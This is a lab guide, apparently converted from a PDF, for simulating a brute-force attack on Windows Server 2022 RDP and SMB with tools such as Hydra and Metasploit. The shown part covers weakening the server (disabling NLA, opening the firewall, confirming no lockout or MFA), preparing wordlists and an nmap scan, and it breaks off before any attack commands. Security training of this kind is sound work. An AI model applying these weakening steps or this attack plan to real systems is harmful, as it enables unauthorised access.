Document Name	Brute-Force Attack on Initial Vulnerable Setup of Windows Server 2022	Version	1.3
Author	Anusha Ramu Chakravarthi	Date Created	19/04/2025
Attack Type	Brute-Force Implementation	Last Modified	27/042025

Document Description

This document provides step-by-step guidance on conducting a brute-force attack simulation on Windows Server 2022. Simulate a brute-force attack on Windows Server 2022 to assess security vulnerabilities and evaluate the effectiveness of mitigation strategies.


Scope

- Target: Windows Server 2022
- Service: Remote Desktop Protocol (RDP) on port 3389, Server Message Block protocol (SMB) on port 445
- Tools: Hydra, Ncrack, Crowbar, CrackMapExec, Metasploit, Windows Event Viewer (for logs)
- Attack Source: Kali Linux (attacker machine)
- Authentication Mechanism: Local administrator account (default settings, no security measures applied)


Step 1

Task: Identify Target and Risks

1. Ensure Windows Server 2022 is running with RDP enabled.




a) Make sure **Allow remote connections to this computer** is selected. If needed, uncheck **Allow connections only from computers running Remote Desktop with Network Level Authentication**.



b) Allow RDP in the Windows Firewall:

- Open **Control Panel → System and Security → Windows Defender Firewall**.
- In the left sidebar, click **Allow an app or feature through Windows Defender Firewall**.
- Ensure **Remote Desktop** is checked for both **Private** and **Public** networks.



c) Confirm RDP is Listening on the Default Port (3389):

- Open **Command Prompt** and run:
  ```
  netstat -an | findstr 3389
  ```
- If RDP is enabled, you should see 0.0.0.0:3389 or ::3389 indicating the RDP service is listening.


d) Add Domain users to the Local Group Remote Desktop Users:
The users are needed to be added in this local group to access rdp.

Command Prompt:

```
net localgroup "Remote Desktop Users" "DOMAIN\username" /add
```

Check added users:

```
net localgroup "Remote Desktop Users"
```




Remove users:

```
net localgroup "Remote Desktop Users" "DOMAIN\username" /delete
```


e) Add the remote staff group containing remote employees to remote desktop services:

- In Windows Server,
  Win + R, **secpol.msc**
- **Local Policies > User Rights Assignment**
- **Allow Log on through Remote Desktop Services**
- Click **Add User or Group…**
- Type **Remote Staff > Check > OK > Apply > OK**




- Then in cmd prompt,
- gpupdate /force or restart the server.


2. Verify that no security controls (e.g., RDP Guard, MFA, account lockout policies) are enabled.
    - Check Firewall Rules:



- Check for Multi-Factor Authentication




- Check Account Lockout Policies:




3. Identify the target IP address of Windows Server.
   PowerShell:


```
ipconfig
```



4. Obtain a wordlist of commonly used passwords (e.g., rockyou.txt).




Or Create a custom list users.txt and passwords.txt



5. Confirm that the attacking machine (Kali Linux) has network connectivity with the target.

```
ping -c 4 <target_IP>
```




Attack Execution

1. Enumerate Open Ports and Services

- Use nmap to check if RDP (port 3389) is open:

```
nmap -p 3389 <target_IP>
```

